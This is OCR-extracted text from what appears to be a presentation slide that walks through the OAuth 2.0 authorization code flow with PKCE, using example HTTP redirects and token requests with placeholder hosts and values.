

```
GET /data HTTP/1.1
Host: resource.com
Authorization: Bearer MTQ0NjJkZmQ
```


7

Client accesses Resource with access token


Let’s cook!

Dessert – Adding some fairy dust





Client
User action causes the client to start flow
1
Resource Owner

```
HTTP/1.1 302 Moved Temporarily
Location: oauthserver.example/authorize
        ?response_type=code
        &client_id=12345
        &redirect_uri=http://client.com/callback
        &scope=read write
        &state=ae13d489bd00e3c24
        &code_challenge=9f86d081884c7
        &code_challenge_method=s256
```

2

Client creates and stores a code_verifier and creates a SHA256 hash of it as code_challenge

Client creates redirect to Authorization Server



Authorization Server stores code_challenge and code_challenge_method

Authorization Server creates redirect to Client with temporary authorization code

```
HTTP/1.1 302 Moved Temporarily
Location: client.com/callback
      ?code=z0y9x8w7v6u5
      &state=ae13d489bd00e3c24
```

Client sends code and code_verifier to Authorization Server to retrieve token

5

```
POST /token HTTP/1.1
Host: oauthserver.com

grant_type=authorization_code
&code=z0y9x8w7v6u5
&redirect_uri=https://client.com/callback
&code_verifier=a1b2c3d4
&client_id=12345
&client_secret=xyzab
```

